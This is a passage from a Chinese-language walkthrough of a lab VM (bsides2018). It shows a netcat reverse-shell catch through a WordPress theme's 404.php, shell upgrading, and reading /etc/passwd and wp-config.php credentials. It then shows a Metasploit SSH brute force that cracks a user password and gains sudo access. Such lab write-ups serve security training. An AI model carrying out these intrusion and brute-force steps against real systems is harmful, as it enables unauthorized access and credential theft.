
```
┌──(root💀kali)-[~]
└─# nc -lvnp 1234
listening on [any] 1234 ...
```

访问 404 地址， wp-content/themes/twentysixteen/404.php （默认地址，记住）




192.168.83.131/backup_wordpress/wp-content/themes/twentysixteen/404.php

查看nc是否监听成功->成功




```
┌──(root💀kali)-[~]
└─# nc -lvnp 1234
listening on [any] 1234 ...
connect to [192.168.83.130] from (UNKNOWN) [192.168.83.131] 36698
Linux bsides2018 3.11.0-15-generic #25~precise1-Ubuntu SMP Thu Jan 30 17:42:40 UTC 2014 i686 i686 i386 GNU/Linux
 19:44:15 up  1:37,  0 users,  load average: 0.00, 0.01, 0.05
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ 
```

python -c "import pty;pty.spawn('/bin/bash')" 进入标准状态



```
$
$ python -c "import pty;pty.spawn('/bin/bash')"
www-data@bsides2018:/$ ls
ls
bin    dev   initrd.img  media  proc  sbin     sys  var
boot   etc   lib         mnt    root  selinux  tmp  vmlinuz
cdrom  home  lost+found  opt    run   srv      usr
www-data@bsides2018:/$ 
```

查看 /etc/passwd文件




```
www-data@bsides2018:/var/www/backup_wordpress$ cat /etc/passwd
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
syslog:x:101:103::/home/syslog:/bin/false
messagebus:x:102:105::/var/run/dbus:/bin/false
colord:x:103:108:colord colour management daemon,,,:/var/lib/colord:/bin/false
lightdm:x:104:111:Light Display Manager:/var/lib/lightdm:/bin/false
whoopsie:x:105:114::/nonexistent:/bin/false
avahi-autoipd:x:106:117:Avahi autoip daemon,,,:/var/lib/avahi-autoipd:/bin/false
avahi:x:107:118:Avahi mDNS daemon,,,:/var/run/avahi-daemon:/bin/false
usbmux:x:108:46:usbmux daemon,,,:/home/usbmux:/bin/false
kernoops:x:109:65534:Kernel Oops Tracking Daemon,,,:/:/bin/false
pulse:x:110:119:PulseAudio daemon,,,:/var/run/pulse:/bin/false
rtkit:x:111:122:RealtimeKit,,,:/proc:/bin/false
speech-dispatcher:x:112:29:Speech Dispatcher,,,:/var/run/speech-dispatcher:/bin/sh
hplip:x:113:7:HPLIP system user,,,:/var/run/hplip:/bin/false
saned:x:114:123::/home/saned:/bin/false
abatchy:x:1000:1000:abatchy,,,:/home/abatchy:/bin/bash
mysql:x:115:125:MySQL Server,,,:/nonexistent:/bin/false
ftp:x:116:126:ftp daemon,,,:/srv/ftp:/bin/false
john:x:1001:1001:,,,:/home/john:/bin/bash
mai:x:1002:1002:,,,:/home/mai:/bin/bash
anne:x:1003:1003:,,,:/home/anne:/bin/bash
doomguy:x:1004:1004:,,,:/home/doomguy:/bin/bash
sshd:x:117:65534::/var/run/sshd:/usr/sbin/nologin
www-data@bsides2018:/var/www/backup_wordpress$ 
```

有六个 具有 bash 的用户 root, abatchy, john, mai, anne, doomguy

查看 wordpress 的配置文件

cd /var/www/backup_wordpress

cat wp-config.php




```
www-data@bsides2018:/var/www/backup_wordpress$ cat wp-config.php
cat wp-config.php
<?php
/**
 * The base configuration for WordPress
 *
 * The wp-config.php creation script uses this file during the
 * installation. You don't have to use the web site, you can
 * copy this file to "wp-config.php" and fill in the values.
 *
 * This file contains the following configurations:
 *
 * * MySQL settings
 * * Secret keys
 * * Database table prefix
 * * ABSPATH
 *
 * @link https://codex.wordpress.org/Editing_wp-config.php
 *
 * @package WordPress
 */

// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'wp');

/** MySQL database username */
define('DB_USER', 'john@localhost');

/** MySQL database password */
define('DB_PASSWORD', 'thiscannotbeit');

/** MySQL hostname */
define('DB_HOST', 'localhost');

/** Database Charset to use in creating database tables. */
define('DB_CHARSET', 'utf8');

/** The Database Collate type. Don't change this if in doubt. */
define('DB_COLLATE', '');
```

发现了 数据库的 用户和密码: john@localhost: thiscannotbeit , 一看这个密码 this can not be it 这个提示就知道，肯定没用

暂时没有发现可用信息且权限不够，尝试对 上面五个用户名进行 ssh 爆破


将 五个用户名 写入一个 字典中 并准备好 密码字典



```
abatchy
john
mai
anne
doomguy
```


尝试使用 msf 爆破 ssh

使用 ssh_login模块，设置好 参数 RHOSTS, PASS_FILE, USER_FILE



```
msf6 auxiliary(scanner/ssh/ssh_login) > set RHOSTS 192.168.83.131
RHOSTS ⇒ 192.168.83.131
msf6 auxiliary(scanner/ssh/ssh_login) > set USER_FILE /home/kali/Desktop/users.txt
USER_FILE ⇒ /home/kali/Desktop/users.txt
msf6 auxiliary(scanner/ssh/ssh_login) > set PASS_FILE /home/kali/Desktop/top19576.txt
PASS_FILE ⇒ /home/kali/Desktop/top19576.txt
msf6 auxiliary(scanner/ssh/ssh_login) > set THREADS 50
THREADS ⇒ 50
msf6 auxiliary(scanner/ssh/ssh_login) > show options

Module options (auxiliary/scanner/ssh/ssh_login):

   Name              Current Setting                  Required  Description
   ----              ---------------                  --------  -----------
   BLANK_PASSWORDS   false                            no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5                                yes       How fast to bruteforce, from 0 to 5
   DB_ALL_CREDS      false                            no        Try each user/password couple stored in the current database
   DB_ALL_PASS       false                            no        Add all passwords in the current database to the list
   DB_ALL_USERS      false                            no        Add all users in the current database to the list
   PASSWORD                                           no        A specific password to authenticate with
   PASS_FILE         /home/kali/Desktop/top19576.txt  no        File containing passwords, one per line
   RHOSTS            192.168.83.131                   yes       The target host(s), range CIDR identifier, or hosts file with
                                                                syntax 'file:<path>'
   RPORT             22                               yes       The target port
   STOP_ON_SUCCESS   false                            yes       Stop guessing when a credential works for a host
   THREADS           50                               yes       The number of concurrent threads (max one per host)
   USERNAME                                           no        A specific username to authenticate as
   USERPASS_FILE                                      no        File containing users and passwords separated by space, one pa
                                                                ir per line
   USER_AS_PASS      false                            no        Try the username as the password for all users
   USER_FILE         /home/kali/Desktop/users.txt     no        File containing usernames, one per line
   VERBOSE           false                            yes       Whether to print output for all attempts

msf6 auxiliary(scanner/ssh/ssh_login) > █
```

run / expolit 启动




```
Unsetting USER_FILE ...
msf6 auxiliary(scanner/ssh/ssh_login) > show options

Module options (auxiliary/scanner/ssh/ssh_login):

   Name              Current Setting                  Required  Description
   ----              ---------------                  --------  -----------
   BLANK_PASSWORDS   false                            no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5                                yes       How fast to bruteforce, from 0 to 5
   DB_ALL_CREDS      false                            no        Try each user/password couple stored in the current database
   DB_ALL_PASS       false                            no        Add all passwords in the current database to the list
   DB_ALL_USERS      false                            no        Add all users in the current database to the list
   PASSWORD                                           no        A specific password to authenticate with
   PASS_FILE         /home/kali/Desktop/top19576.txt  no        File containing passwords, one per line
   RHOSTS            192.168.83.131                   yes       The target host(s), range CIDR identifier, or hosts file with
                                                                syntax 'file:<path>'
   RPORT             22                               yes       The target port
   STOP_ON_SUCCESS   false                            yes       Stop guessing when a credential works for a host
   THREADS           4                                yes       The number of concurrent threads (max one per host)
   USERNAME          anne                             no        A specific username to authenticate as
   USERPASS_FILE                                      no        File containing users and passwords separated by space, one pa
                                                                ir per line
   USER_AS_PASS      false                            no        Try the username as the password for all users
   USER_FILE                                          no        File containing usernames, one per line
   VERBOSE           false                            yes       Whether to print output for all attempts

msf6 auxiliary(scanner/ssh/ssh_login) > run

[*] 192.168.83.131:22 - Starting bruteforce
[+] 192.168.83.131:22 - Success: 'anne:princess' 'uid=1003(anne) gid=1003(anne) groups=1003(anne),27(sudo) Linux bsides2018 3.11
.0-15-generic #25~precise1-Ubuntu SMP Thu Jan 30 17:42:40 UTC 2014 i686 i686 i386 GNU/Linux '
[*] Command shell session 1 opened (192.168.83.130:38909 → 192.168.83.131:22) at 2021-08-21 23:47:28 -0400
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/ssh/ssh_login) > █
```

不知道问什么 设置的 USER_FILE 用户名字典没成功，手动挨个设置 USERNAME，最后 anne 用户名 成功爆出密码来了:


anne:princess

ssh 登陆 ssh anne@192.168.83.131




```
msf6 auxiliary(scanner/ssh/ssh_login) >
msf6 auxiliary(scanner/ssh/ssh_login) > ssh anne@192.168.83.131
[*] exec: ssh anne@192.168.83.131

The authenticity of host '192.168.83.131 (192.168.83.131)' can't be established.
ECDSA key fingerprint is SHA256:FhT9tr50Ps28yBw38pBWN+YEx5wCU/d8o1Ih22W4fyQ.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.83.131' (ECDSA) to the list of known hosts.
anne@192.168.83.131's password:
Welcome to Ubuntu 12.04.4 LTS (GNU/Linux 3.11.0-15-generic i686)

 * Documentation:  https://help.ubuntu.com/

382 packages can be updated.
275 updates are security updates.

New release '14.04.5 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

Last login: Sun Mar  4 16:14:55 2018 from 192.168.1.68
anne@bsides2018:~$ whoami
anne
anne@bsides2018:~$
```

sudo -l 查看权限： ALL



